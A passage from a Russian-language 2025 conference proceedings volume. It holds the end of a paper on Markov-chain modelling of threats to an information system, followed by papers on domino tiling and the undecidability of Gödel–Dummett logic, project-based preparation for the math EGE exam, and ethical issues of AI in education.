Исходя из этих предположений, количество состояний системы x_{ij} будет определяться следующим образом: x_0 – ни одна из угроз не наступила и, соответственно, не реализовалась; x_1 – первая угроза из рассматриваемых наступила, но не реализовалась, x_2 – первая рассматриваемая угроза реализована; общее количество рассматриваемых угроз – $\frac{(n-1)}{2}$; общее количество состояний, в которых может находиться система – $(n + 1)$.

Переход системы из состояния x_i в состояние x_j , $i, j = 0, 1, \dots$, осуществляется согласно ориентированному графу, который представлен на рисунке выше.

λ_{ij} – интенсивность перехода из i состояния в j состояние системы.

Согласно рисунку, для установления вероятностей $p_i(t)$, где $p_i(t)$ – вероятность нахождения системы в состоянии x_i в момент времени t , построим систему дифференциальных уравнений с начальными условиями.

$$\left\{ \begin{array}{l} \frac{dp_0(t)}{dt} = -p_0(t)(\lambda_{01} + \dots + \lambda_{0k} + \dots + \lambda_{0n-1}) + p_1(t)\lambda_{10} + p_2(t)\lambda_{20} + \dots + \\ + p_k(t)\lambda_{k0} + p_{k+1}(t)\lambda_{k+1,0} + \dots + p_{n-1}(t)\lambda_{n-1,0} + p_n(t)\lambda_{n0}, \\ \frac{dp_1(t)}{dt} = p_0(t)\lambda_{01} - p_1(t)(\lambda_{10} + \lambda_{12}) + p_2(t)\lambda_{21}, \\ \frac{dp_2(t)}{dt} = p_1(t)\lambda_{12} - p_2(t)(\lambda_{21} + \lambda_{20}), \\ \dots \\ \frac{dp_k(t)}{dt} = p_0(t)\lambda_{0k} - p_k(t)(\lambda_{k0} + \lambda_{k,k+1}) + p_{k+1}(t)\lambda_{k+1,k}, \\ \frac{dp_{k+1}(t)}{dt} = p_k(t)\lambda_{k,k+1} - p_{k+1}(t)(\lambda_{k+1,0} + \lambda_{k+1,k}), \\ \dots \\ \frac{dp_{n-1}(t)}{dt} = p_0(t)\lambda_{0n} - p_{n-1}(t)(\lambda_{n-1,0} + \lambda_{n-1,n}) + p_n(t)\lambda_{n,n-1}, \\ \frac{dp_n(t)}{dt} = p_{n-1}(t)\lambda_{n-1,n} - p_n(t)(\lambda_{n0} + \lambda_{n,n-1}). \end{array} \right.$$

$$p_0(0) = 1, p_i(0) = 0, i = 1, 2, \dots$$

Построенную систему уравнений, которая позволяет найти финальные вероятности нахождения системы в одном из её состояний, можно решить численно.

Модель позволяет анализировать поведение системы в реальных условиях, когда на неё воздействуют угрозы нескольких типов, что способствует выявлению актуальных угроз для рассматриваемой информационной системы. Это позволяет более точно прогнозировать возможные сценарии атак и их последствия, а также разрабатывать эффективные меры по защите информации.

СПИСОК ЛИТЕРАТУРЫ

1. Вавичкин Н. А. Математические модели в информационной безопасности // Безопасность информационного пространства – 2017: XVI Всероссийская научно-практическая конференция студентов, аспирантов, молодых ученых. Екатеринбург, 12 декабря 2017 года. – Екатеринбург: Изд-во Урал. ун-та, 2018. – С. 148-150.
2. НИР Развитие математических моделей и методов в задачах обеспечения информационной безопасности Руководитель НИР: Соколов И.А. <https://istina.msu.ru/projects/16287443/>
3. Сердюк В.А. Анализ современных тенденций построения моделей информационных атак. // Информационные технологии. 2004. №5. с. 20-26.
4. Решотка А. В., Калаганов М. В., Левченко Д. В. Моделирование процесса функционирования подразделений защиты информации в организации методами массового обслуживания и применения нейронных сетей // Известия ТулГУ. Технические науки. 2023. №7. URL: <https://cyberleninka.ru/article/n/modelirovanie-protsesssa-funktsionirovaniya-podrazdeleniy-zaschity-informatsii-v-organizatsii-metodami-massovogo-obsluzhivaniya-i> (дата обращения: 21.03.2025).
5. Шувалов И.А. Имитационная модель угроз безопасности информационной системы обработки персональных данных // Современные информационные технологии в проектировании, управлении и экономике: материалы Седьмой Всероссийской конференции по актуальным проблемам внедрения и развития сектора IT-технологий – Махачкала: ДГТУ, 2012. – Том 2.
6. Шувалов, И. А. Математическая модель воздействия угроз на информационную систему обработки персональных данных / И. А. Шувалов, Е. А. Семенчин // Фундаментальные исследования. – 2013. – № 10-3. – С. 529-533. – EDN RANBQH.

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

КОДИРОВАНИЕ ПРОБЛЕМ УКЛАДКИ ДОМИНО ЛОГИЧЕСКИМИ СРЕДСТВАМИ

Серова Дарья Александровна

Тверской государственный университет, г. Тверь

E-mail: dashaserova180120@mail.ru

Ключевые слова: неразрешимость, проблема укладки домино.

Аннотация. Будет рассказано о том, как с помощью укладки домино можно кодировать вычисления на машинах Тьюринга. Затем будет показано, как с помощью логических средств можно описывать проблемы укладки домино и получать нижние оценки алгоритмической сложности задач, возникающих в логике.

Введение

Благодаря результатам о неразрешимости классической логики предикатов (и различных теорий первого порядка), т.н. «классическая проблема разрешения» превратилась в задачу классификации, которую можно сформулировать как задачу поиска и описания «максимальных» разрешимых фрагментов классической логики предикатов и «минимальных» неразрешимых её фрагментов. Поскольку неклассические предикатные логики, как правило, содержат классическую логику предикатов в качестве естественного фрагмента, они тоже алгоритмически неразрешимы, и проблема разрешения для них уже изначально возникает как проблема классификации.

Проблема домино


С помощью укладок домино можно моделировать алгоритмически неразрешимые проблемы; ниже мы сформулируем две из них. Они формулируются довольно просто, при этом обладают удивительной выразительностью и позволяют моделировать широкий спектр сложных систем.

Неформально суть этих проблем заключается в том, чтобы определить, можно ли замостить бесконечную плоскость заданным конечным множеством плиток домино при соблюдении правил стыковки. Несмотря на кажущуюся простоту, доказано, что не существует общего алгоритма, который мог бы решить эту задачу для произвольного конечного набора плиток. Это делает проблемы домино мощным инструментом для описания систем с богатой и сложной семантикой, включая вычислительные процессы, формальные языки и даже физические явления.

Благодаря своей неразрешимости и простоте формулировки, проблемы домино играют важную роль в теории вычислимости и математической логике, позволяя получить описание границ алгоритмического подхода к решению тех или иных задач.

Мы можем представить плитку домино как квадрат размером 1×1 с фиксированной ориентацией, каждая грань которого окрашена в некоторый цвет. Тип плитки t определяется заданием цвета для каждой из её граней.

Пусть $T = \{t_0, \dots, t_n\}$ — это множество типов плиток. Неформально замощение представляет собой размещение плиток, типы которых принадлежат множеству T , на бесконечной вверх и вправо сетке так, чтобы цвета граней соседних плиток совпадали как по горизонтали, так и по вертикали. Смотрите рисунок ниже.



Первая задача замощения, которую рассматриваю, формально может быть описана следующим образом. По произвольному множеству типов плиток $T = \{t_0, \dots, t_n\}$ требуется выяснить, существует ли такое замощение $f: \mathbb{N} \times \mathbb{N} \rightarrow T$, что для всех $i, j \in \mathbb{N}$ выполнены следующие условия:

- цвет правой грани $f(i, j)$ равен цвету левой грани $f(i + 1, j)$;
- цвет верхней грани $f(i, j)$ равен цвету нижней грани $f(i, j + 1)$.

Эта задача является полной в классе Π_1^0 , что означает её высокую сложность с точки зрения вычислимости (в частности, неразрешимость).

Вторая задача замощения отличается от первой тем, что добавляется дополнительное условие: в крайнем левом столбце должно быть бесконечно много плиток типа t_0 , т.е. множество $\{j \in \mathbb{N} : f(0, j) = t_0\}$ бесконечно.

Эта задача уже относится к более сложному классу Σ_1^1 , что указывает на её ещё большую выразительную силу и трудность с точки зрения неразрешимости [1].

Краткий обзор известных результатов

Приведём некоторые известные результаты об алгоритмических свойствах предикатных логик, имеющие довольно общий характер:

- предикатные логики элементарных классов шкал Крипке неразрешимы, но всё же рекурсивно перечислимы;
- «стандартные» предикатные логики в языке с одной предметной переменной часто бывают разрешимыми;
- монопредикатные фрагменты многих неклассических предикатных логик часто разрешимы;
- монопредикатные фрагменты (и даже с равенством) логик, определяемых одной конечной шкалой Крипке, разрешимы;
- модальные и суперинтуиционистские логики одноместных предикатов (и даже одного одноместного предиката) часто неразрешимы;
- фрагменты неклассических предикатных логик с двумя переменными часто неразрешимы.

Отметим также, что для получения результатов о неразрешимости монопредикатных фрагментов достаточно использовать формулы с малой кванторной глубиной и с малой модальной глубиной.

Методы доказательств неразрешимости

Перечислим некоторые из часто используемых методов, позволивших получить общие результаты:

- моделирование вычислительных моделей и вычислений средствами языка;
- моделирование структур, позволяющих кодировать неразрешимые проблемы;
- моделирование более общих проблем, из которых следует неразрешимость;
- моделирование неразрешимых фрагментов языка средствами других его фрагментов.

Предмет обсуждения

Планируется обсудить известные результаты, методы их обоснования и технические идеи, позволившие получить новые результаты о неразрешимости. Будет представлено описание бедных фрагментов классической логики предикатов, неразрешимость которых мгновенно следует из полученных результатов.

Основной результат

В качестве одного из полученных недавно математических результатов, доказательство которого существенно опиралось на моделирование проблем укладки домино, приведём результат [2,3], касающийся предикатной логики Гёделя–Дамметта и её расширений.

Предикатная логика Гёделя–Дамметта QLC получается добавлением к интуиционистской предикатной логике QInt т.н. аксиомы линейности $(p \rightarrow q) \vee (q \rightarrow p)$. Логика QLC лежит между логикой слабого закона исключённого третьего QКС и классической логикой предикатов QСI.

Теорема. *Логика QLC неразрешима в языке с двумя предметными переменными и двумя бинарными предикатными буквами.*

Этот результат был обобщён на бесконечный класс расширений логики QLC, включая логики, содержащиеся в логике шкалы Крипке, миры которой упорядочены как натуральные числа. При этом остались открытые вопросы, появились гипотезы; в докладе планируется сформулировать и обсудить их.

СПИСОК ЛИТЕРАТУРЫ

1. D. Harel. Effective transformations on infinite trees, with applications to high undecidability, dominoes, and fairness. Journal of the ACM. Volume 33. 1986. P. 224–248.
2. М. Н. Рыбаков. Неразрешимость логики QLC в языке с двумя предметными переменными. IV Конференция математических центров России. Сборник тезисов. 2024. С. 151–152.
3. М. Н. Рыбаков, Д. А. Серова. Неразрешимые фрагменты расширений предикатной логики Гёделя–Дамметта. Международная конференция Мальцевские чтения. Тезисы докладов. Новосибирск, 2024. С. 45.

Рукопись поступила в редакцию 26.03.2025

Рукопись принята к печати 28.03.2025

АКТИВНОЕ ИСПОЛЬЗОВАНИЕ ТЕХНОЛОГИЙ ПРИ ПОДГОТОВКЕ К ЕГЭ ПО МАТЕМАТИКЕ

Старикова Наталья Валерьевна

МОУ ГСОШ, г. Калязин

E-mail: natali.starikova.80@mail.ru

Ключевые слова: активность учащихся, проектная деятельность, проект, ОГЭ, ЕГЭ.

Аннотация. В работе рассматривается назначение метода проектов. Работа по проектной методике позволила заинтересовать ребят, в результате чего они лучше овладели основными теоретическими положениями учебных тем и приобрели начальные исследовательские навыки.

Работая в школе, можно наблюдать следующую картину: в 5 классе почти все ученики старательно учатся, затем в силу многих причин у некоторых из них интерес к математике, да и к учёбе вообще, гаснет. Как научить и подготовить к любому экзамену заинтересованного ученика, знают почти все педагоги. Важно ответить на вопрос: «Как учить гуманитариев, слабоуспевающих, детей с ограниченными возможностями?». По наблюдениям, интерес к некоторым предметам гаснет от обилия определений, формул, терминов, теорем, которые нужно «держать в голове», от неумения соотнести их с применением на практике. Всем известная картина: ученик правила выучил, а применить не может.

Инновационные преобразования в процессе обучения касаются, прежде всего, создания предметных условий для развития активности учащихся, которые приводят их к самостоятельному открытию, приобретению нового опыта и к дальнейшему использованию результатов этого опыта в обучении. Для того чтобы повысить эффективность действий по решению проблемы подготовки к любому экзамену существует почти универсальный выход – проектная деятельность.

Проект предполагает определённый продукт: своеобразный справочник – незаменимый помощник при подготовке к ГИА, ЕГЭ. Такое пособие, созданное в результате работы над проектом, гораздо понятнее, ближе, привычнее. Можно быстрее найти нужную информацию при итоговом повторении.

В любом проекте мы составляем план, ответив на вопросы:

Что нужно достичь?

Каким образом это будет осуществлено?

Что для этого требуется?

По каким критериям можно судить о том, выполнено ли все запланированное?

Какие могут возникнуть проблемы?

На основе этого мы составляем план, включающий в себя следующие основные моменты:

- представление всего списка мероприятий по проекту;
- определение начала и общей продолжительности проекта и отдельных его этапов;
- установление начала и времени выполнения каждого мероприятия;
- определение логической последовательности и взаимозависимости мероприятий;
- распределение ответственности участников проекта за конкретные задания;
- изучение форм отчетности и защиты проекта.

Необходимую теорию по проектной деятельности ученики изучают в 8-9 классе на элективном курсе «Формы и методы расширения знаний по математике». Ещё раньше в доступной форме с особенностями метода проектов учащиеся знакомятся в 5-7 классах на занятиях кружка.

Почему именно проектная деятельность?

1. Использование проектной деятельности на уроках математики позволяет, придерживаясь традиционной системы учебных занятий, избегать их отрыва от реальной деятельности, добиваясь при этом глубокого и надежного усвоения изучаемого материала.

2. Проектная деятельность позволяет работать в темпе, выбранном учеником, защищать проект тогда, когда он готов, домашнее задание может быть сокращено, если ученик продуктивно работает в классе, на уроке. В случае применения проектного метода обучения осуществляется учёт возрастных особенностей, нагрузки дозированы.

3. Самым важным в проектной деятельности, как в форме подготовки к экзаменам, является то, что происходит глубокое осмысление проблемы качественной подготовки к ГИА и ЕГЭ, детальное изучение теории, скрупулезное решение заданий, дозировка времени работы, приобретает бесценный опыт исследователя.

4. Опыт показывает, что проделанная учениками работа должна обязательно иметь эмоциональную оценку: собственную, одноклассников, взрослых, поэтому обязательно планируется и проводится защита проектов, публикация итогов на сайте школы, на других образовательных сайтах или создание собственного сайта.

Проект «Пишем справочники»

Основная идея проекта «Пишем справочники» состоит в том, что «опоры», а затем и справочники создают для себя сами ученики.

По многим темам с 5 класса ученики сами или под моим руководством создают информационные карты, объединяют их в мини-справочники. Этому предшествует кропотливая работа, когда ученики составляют сначала просто подсказку, шпаргалку самому себе по

изучаемому вопросу. Затем это может быть сжатый конспект по плану учителя, затем без помощи учителя. Ученики сами подбирают справочный материал, обобщают его и систематизируют, выстраивают алгоритмы.

С ростом уровня сложности деятельности учеников растет и уровень самостоятельности, творчества и качества выполняемых работ. Если сначала это были рисунки, схемы, в чистом виде «опоры», затем появились таблицы, справочники, мини сборники. В восьмом и девятом классах ученики способны самостоятельно выстраивать логическую цепочку всей темы, параграфа и даже главы, классифицировать или сводить в систему. Они хорошо делают подборку задач по степени сложности. Каждый ученик стремится проявить смекалку, индивидуальность, творчество, старается сделать свою работу понятной другим и в то же время оригинальной.

На протяжении всего обучения математике все ученики писали справочники, сначала под моим руководством, затем самостоятельно, это привело к созданию ежегодного проекта «Пишем справочник». Этот проект был создан, прежде всего, для качественного обучения, а затем стал формой подготовки к ЕГЭ в 11 классе, к ГИА в 9 классе, способом повторения и обобщения знаний.

Совместный проект «Пособие для подготовки к ГИА по алгебре в 9 классе»

Так как для подготовки к экзамену требовалось структурировать материал по темам заданий, то некоторые информационные карты ребята составляли сами, затем редактировали. Часть заданий разрабатывали и оформляли вместе, задания для второй части писала я. Пособие состоит из 21 темы, каждая из которой соответствует проверяемым элементам математической подготовки учащихся 9 класса.

В каждой из тем дается весь необходимый теоретический материал, формулы, алгоритмы, правила (теория) и образцы решений заданий (практика).

К каждой теме подобраны 15 типичных заданий для самостоятельного решения («Реши сам!») и ответы к ним, 4 ДКР, контрольный тест.

Можно по окончании сделать «Исследовательский проект учащихся. «Пособие для подготовки к ЕГЭ по математике (часть 1)». Главный результат!

Главное назначение любого проекта: расширение знаний, формирование новых умений, воспитание творческого подхода к собственному развитию, расширение кругозора. Всё это приводит к тому, что ученики незаметно учатся обобщать, систематизировать знания. Повторение, а значит, и подготовка к экзаменам идет постепенно, как бы «скрыто», но приводит к прочным знаниям и нужным в дальнейшей жизни навыкам.

Очень перспективным направлением по подготовке учащихся к решению заданий ЕГЭ с геометрическим содержанием является проектная деятельность учащихся на уроках геометрии с 8 класса.

Комментарий к проекту в 11 классе «Всё о геометрических телах»

Цели проекта:

1. Формирование знаний о геометрических телах.
2. Обобщение знаний учащихся о свойствах площадей и объёмов.
3. Вывод формул объёмов геометрических тел.
4. Формирование умения применять данные формулы при решении задач.
5. Привить навыки самостоятельности, творческого подхода к оформлению работ.
6. Научить применять ИКТ для решения практических задач при оформлении и защите работ.

Задачи проекта:

1. Изучить определения и основные характеристики геометрических тел (призмы, пирамиды, конуса, цилиндра и шара).
2. Вывести формулы для нахождения площадей поверхностей и вычисления объёмов тел.
3. Показать применение данных формул при решении задач практического содержания.
4. Оформить результаты работы в виде модулей, презентаций, буклетов и наглядных пособий.

По итогам работы над проектом каждой из пяти групп (по количеству геометрических тел – призма, пирамида, цилиндр, конус, шар) будет создана презентация, содержащая, историческую справку о происхождении тела, основные характеристики данного геометрического тела, вывод соответствующих теме формул, применение геометрического тела в нашей жизни; издан буклет со справочным материалом и примером применения выведенных формул; оформлены в виде наглядного материала 3-4 задачи практического содержания по данной теме; каждый учащийся заполнит карту соответствия данных геометрических тел и их частей выведенным формулам.

Проект предполагает творческую защиту работ учащихся, поэтому в качестве раздаточного материала каждому ученику выдается рабочая карта с критериями оценивания буклета и презентации, с вопросами рефлексии.

Итоги проектной деятельности на уроках геометрии в 9-11 классах

В рамках проектной деятельности работа по составлению справочников, пособий с учениками помогает учителю учить всех учеников, преодолевая сложность предмета, и подвести их к успешной

сдаче ЕГЭ по математике, развить их индивидуальные способности. Создание электронных пособий, публикация своих материалов на различных сайтах ведут к осмысленному применению ИКТ в дальнейшем обучении.

В итоге наблюдается:

Высокая степень самостоятельности и активности учащихся.

Усвоение материала на конструктивном уровне с ориентацией учеников на уровень творчества.

Перенос акцента в обучении с преподавания на учение.

С ростом уровня сложности деятельности учеников растет и уровень творчества и качества выполняемых работ.

Проекты хороши для гуманитарных или экономических классов, классов универсального профиля, элективных курсов, что важно в условиях реализации программы профильной школы, подходят и для внеклассной работы.

Решая сложные задания, для которых нет определенного алгоритма, учащийся формирует собственную самостоятельность и готовность решать сложные проблемы в реальной жизни.

Важным в проектной деятельности, направленной на подготовку к ЕГЭ и ГИА является умение выполнять задания большого объема, сложные расчеты, требующие терпения и внимания.

Метод проектов относится к здоровье сберегающим, поэтому за ним большое будущее, не только на уроках, но и во внеурочное время, на элективных курсах – в любой практической деятельности по подготовке к экзаменам.

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

ОСНОВНЫЕ ЭТИЧЕСКИЕ ПРОБЛЕМЫ ИСКУССТВЕННОГО ИНТЕЛЛЕКТА В СФЕРЕ ОБРАЗОВАНИЯ

Тишина Елена Валерьевна

Тверской государственный университет, г. Тверь

E-mail: Tishina.EV@tversu.ru

Семыкина Наталья Александровна

Тверской государственный университет, г. Тверь;

МИРЭА - Российский технологический университет, г. Москва

E-mail: Semykina.NA@tversu.ru, Semykina@mirea.ru

Ключевые слова: этика, искусственный интеллект (ИИ), ИИ в образовательной среде, этические принципы.

Аннотация. В статье рассматриваются некоторые ключевые этические вопросы, связанные с искусственным интеллектом в сфере образования и применением искусственного интеллекта в целом. Приведены основные документы, регулирующие применение технологий ИИ. Обсуждены примеры, как этические принципы реализуются на практике. Сделан обзор ответов Белой книги этики в сфере искусственного интеллекта для применения в области образования в вузе и школе. В заключении даны рекомендации использования ИИ при организации учебного процесса и обозначены направления решения проблем этического использования искусственного интеллекта.

С развитием искусственного интеллекта перед человечеством встают новые этические вызовы, которые требуют не только технических решений, но и глубокого философского осмысления. Вопросы применения ИИ затрагивают фундаментальные аспекты человеческого существования.

Этика искусственного интеллекта (этика ИИ) – это область исследований, которая изучает моральные принципы, нормы и ценности, связанные с разработкой, внедрением и использованием систем искусственного интеллекта. Её основная цель осмыслить условия, чтобы ИИ использовался в интересах общества, минимизировал вред и соблюдал фундаментальные права человека.

Этика ИИ охватывает широкий спектр принципов и соответствующих вопросов, которые сейчас актуальны в контексте развития и внедрения ИИ:

- Ответственность. Кто несет ответственность за действия ИИ?
- Справедливость, предвзятость и дискриминация. Как избежать дискриминации и предвзятости в алгоритмах? Алгоритмы, обученные на предвзятых данных, могут усиливать социальное неравенство. Например, системы распознавания лиц могут хуже работать для определенных этнических групп.
- Подконтрольность ИИ человеку и автономность агентов ИИ. Как сохранить контроль человека над системами ИИ? Автономные системы, такие как военные дроны или системы принятия решений в

здравоохранении, могут действовать без достаточного контроля со стороны человека. Каковы пределы автономности ИИ, и где должна проходить граница между человеческим и машинным контролем?

- Надежность и безопасность ИИ. Автономные системы могут принимать решения, которые напрямую влияют на жизнь людей, и важно, чтобы эти решения были справедливыми и безопасными

- Прозрачность и объяснимость алгоритмов ИИ. Как сделать решения ИИ понятными и объяснимыми? Это важно, например, в медицине – почему модель диагностировала у пациента определенное заболевание, указав на ключевые симптомы или результаты анализов, которые повлияли на её решение.

- Защита данных и конфиденциальность. Как защитить личные данные, используемые для обучения ИИ? ИИ всегда требует больших объемов данных, что ставит под угрозу приватность пользователей.

- Автономия человека и его свободного выбора, влияние ИИ на поведение человека и межличностное взаимодействие. Как сохранить человеческие ценности в мире, где решения всё чаще принимаются алгоритмами ИИ?

- Равенство при распределении благ от ИИ. Как обеспечить равный доступ к благам, которые предоставляют ИИ-системы?

- Вопросы трудоустройства и безработицы. Как минимизировать негативные последствия, связанные с всплеском технологической безработицы из-за внедрения ИИ?

- Общее обеспечение гарантий основных прав человека в контексте внедрения ИИ.

Этические принципы должны играть ключевую роль на всех этапах разработки и внедрения ИИ. На сегодняшний момент есть примеры, как эти принципы реализуются на практике. Microsoft разработала инструмент Immersive Reader, который использует ИИ для помощи студентам с дислексией и другими трудностями в обучении. Инструмент читает текст вслух, выделяет слова и предлагает визуальные подсказки. При сборе данных Apple использует дифференциальную приватность для защиты конфиденциальности пользователей. IBM предлагает инструменты для выявления и устранения предвзятости в моделях ИИ. Это важно для предотвращения дискриминации и обеспечения справедливости в принятии решений.

Очень важен вопрос, какие документы регулируют применение ИИ. За последние годы наблюдается значительный рост количества документов, описывающих принципы этики ИИ. Однако большинство этих документов имеют рекомендательный статус, а не обязательный.

В 2021 году ЮНЕСКО приняла Рекомендацию об этических аспектах искусственного интеллекта, которая стала первым глобальным документом, регулирующим этику ИИ. Также в 2021 в России разработан,

опубликован и подписан первыми организациями-добровольцами кодекс этики ИИ. В России много крупных компаний и организаций подписались под Кодексом этики искусственного интеллекта (ИИ). Среди них: Сбербанк, Яндекс, Газпром нефть, Росатом и др. Многие технологические компании, такие как Google и Microsoft, разработали свои собственные принципы этики ИИ. Эти документы также носят рекомендательный характер и направлены на обеспечение прозрачности и подотчетности в использовании технологий ИИ.

На международной конференции AI Journey в декабре 2024 года состоялась презентация «Белой книги этики в сфере искусственного интеллекта», которую подготовила Комиссия по реализации Кодекса этики в сфере ИИ. Книга содержит обзор самых острых этических вопросов, возникающих на пути развития искусственного интеллекта.

Одной из ключевых сфер, где ИИ уже активно применяется, является образование. Однако внедрение ИИ в образовательный процесс сталкивается с рядом методических проблем, вызовов и преимуществ, которые требуют внимательного рассмотрения с точки зрения этики. На основе вышеупомянутых документов, а также с учетом дополнительных исследований и практических примеров, исследуем вопросы об уместности применения ИИ в образовании. Какое использование ИИ в образовании можно считать этичным? И что необходимо для обеспечения этической работы ИИ в нашей сфере?

Важным источником для обсуждения данной темы является вышеупомянутая «Белая книга этики в сфере искусственного интеллекта», которая предлагает глубокий обзор ключевых этических вопросов, связанных с разработкой и применением ИИ. Материал представлен в форме вопросов и ответов, где каждый вопрос рассматривает конкретную проблему, связанную с использованием ИИ. В каждом разделе представлены обоснования, практические рекомендации и примеры из реальной жизни. Завершаются разделы мнениями экспертов и данными исследований. В разделе, посвященном сфере образования в вузе и школе, рассматривается много актуальных вопросов. Приведем некоторые из них:

1) Допустимо ли использование ИИ в образовательном процессе? Авторы считают, что допустимо, но с учетом законодательства, возрастных ограничений и особенностей образовательной сферы, учитывая нормы академической этики учебной организации.

2) Этично ли писать курсовые работы с помощью ИИ? Эксперты дают положительный ответ только, если это не нарушает принципы академической честности. ИИ можно использовать как инструмент для обработки информации, но не для подмены авторства.

3) Допустимо ли снижать оценку за подозрение на использование ИИ? Снижение оценок без доказательств необоснованно. Необходимо разработать четкие правила и поощрять этическое использование ИИ, а

также способствовать формированию и укреплению «ценностей академической добросовестности».

4) Этично ли преподавателю вести занятия без личного участия через цифровую имитацию? В этом случае отрицательный ответ. Неэтично, если это полностью заменяет живое общение. Цифровая имитация допустима только в ограниченных случаях, например, в онлайн-образовании. Человеческое общение важно для развития социальных навыков студентов и критического мышления. Преподаватели должны информировать студентов об использовании ИИ и сохранять баланс между технологиями и человеческим взаимодействием.

Искусственный интеллект нужно воспринимать не как замену человеческому мышлению, а как мощный инструмент для обработки, анализа и систематизации информации. Он может помочь быстрее находить нужные данные, структурировать информацию и даже предлагать нетривиальные идеи. В тоже время рассмотрение ИИ как инструмента требует осознания его роли в информационной среде. Искусственный интеллект не создает принципиально новое знание, а обрабатывает и представляет существующую информацию в новой форме, кроме этого системы ИИ могут выдавать недостоверную информацию. Эти фундаментальные ограничения должны быть четко осознаны участниками образовательного процесса, чтобы избежать переоценки возможностей ИИ и сохранить внимание на развитии собственных аналитических и творческих способностей. Следует помнить, что ИИ – это всего лишь вспомогательное средство, конечные решения, интерпретация и критическое осмысление и проверка информации должны оставаться за человеком.

Попытки ограничить или запретить использование искусственного интеллекта в образовательной среде сталкиваются с фундаментальными проблемами, делающими такой подход неэффективным.

Во-первых, техническая невозможность полного контроля над использованием ИИ связана с разнообразием и доступностью соответствующих сервисов в Интернете. Запрет на использование ИИ фактически потребовал бы запрета на доступ к Интернету в целом, что противоречит современным образовательным целям, ориентированным на развитие информационной грамотности и цифровых компетенций.

Во-вторых, такой запрет создал бы искусственное разделение между образовательной средой и реальным профессиональным миром, где использование ИИ-инструментов становится все более распространенным и востребованным.

В-третьих, запретительный подход также может иметь негативные психологические и педагогические последствия. Запреты часто вызывают противодействие, особенно среди молодежи, и могут привести к скрытому использованию запрещенных технологий без необходимой критической

оценки. Вместо формирования ответственного отношения к ИИ, запреты могут способствовать развитию навыков обхода ограничений без понимания этических аспектов. Вместо того чтобы ограждать студентов от ИИ, нужно готовить их к эффективному и этичному использованию этих ИИ технологий.

Этически-ориентированное отношение должно включать несколько основных моментов.

Во-первых, важно обучать студентов этичному и ответственному использованию ИИ. Это включает объяснение того, что технологии ИИ не должны заменять самостоятельное мышление и творческий подход. Студенты должны понимать, что ИИ — это инструмент, а не замена их интеллектуальных усилий.

Во-вторых, ясное разъяснение границ допустимого использования ИИ для различных типов заданий, что предполагает разделение заданий на те, где использование ИИ допустимо, и те, где оно исключено. Например, вместо традиционных рефератов можно использовать задания, требующие от студентов документирования процесса исследования, включая анализ источников.

В-третьих, полезно разработать четкие критерии оценки работ, созданных с использованием ИИ.

В заключении можно сказать, что центральным элементом этически-ориентированного обучения является развитие критического мышления по отношению к информации, генерируемой искусственным интеллектом. Студенты должны научиться оценивать достоверность, релевантность и качество получаемой от ИИ информации.

Проблема этического использования искусственного интеллекта в образовательной среде требует комплексного подхода, который учитывает, как возможности технологий, так и необходимость сохранения академической честности и развития самостоятельного мышления у студентов. Всестороннее изучение и обсуждение проблемы использования ИИ в образовательной среде даст возможность избежать или уменьшить негативные последствия в дальнейшем.

Подчеркнем важность восприятия ИИ как инструмента работы с информацией, нецелесообразность запретительного подхода, необходимость этически-ориентированного обучения и трансформации фокуса образовательного процесса с формального выполнения заданий на глубокое осмысление материала и получение удовольствия от познания.

СПИСОК ЛИТЕРАТУРЫ

1. Белая книга этики в сфере искусственного интеллекта / под ред. А. В. Незнамова. Nova Creative Group, 2024. URL: <https://www.ethics.a-ai.ru> (дата обращения: 13.03.2025)

2. ЮНЕСКО приняла рекомендацию об этических аспектах искусственного интеллекта URL: d-russia.ru/junesko-prinjala-rekomendaciju-ob-jeticheskikh-aspektah-iskusstvennogo-intellekta.html (дата обращения: 13.03.2025)
3. Кодекс этики в сфере ИИ. URL: <https://www.ethics.a-ai.ru> (дата обращения: 13.03.2025)
4. AI Ethics: Challenges, Importance, and Future. URL: www.geeksforgeeks.org/ai-ethics/ (дата обращения: 13.03.2025)
5. Этические аспекты искусственного интеллекта. URL: <https://www.unesco.org/ru/artificial-intelligence/recommendation-ethics> / (дата обращения: 13.03.2025)
6. Доверие к ИИ. URL: <https://wciom.ru/analytical-reviews/analiticheskii-obzor/doverie-k-ii> (дата обращения: 13.03.2025)
7. Bu Q. Ethical risks in integrating artificial intelligence into education and potential countermeasures // Science Insights. 2022. Vol. 41, Is. 1. P. 561–566. DOI: 10.15354/si.22.re067.
8. Sijing L., Lan W. Artificial intelligence education ethical problems and solutions // 2018 13th International Conference on Computer Science & Education (ICCSE). IEEE, 2018. С. 1–5. DOI: 10.1109/ICCSE.2018.8468773.
9. Artificial neural network model to predict student performance using nonpersonal information / H. Chavez, B. Chavez-Arias, S. Contreras-Rosas [et al.] – DOI 10.3389/feduc.2023.1106679. // Frontiers in Education. – 2023. – Т. 8 – EDN EPRJBX.
10. Volpert A. ИИ и Социальная Справедливость: Преодоление Барьеров и Улучшение Доступа к Ресурсам для Всех. URL: <https://vc.ru/future/1078194-ii-i-socialnaya-spravedlivost-preodolenie-barerov-i-uluchshenie-dostupa-k-resursam-dlya-vseh> (дата обращения: 13.03.2025).

Рукопись поступила в редакцию 29.03.2025

Рукопись принята к печати 31.03.2025

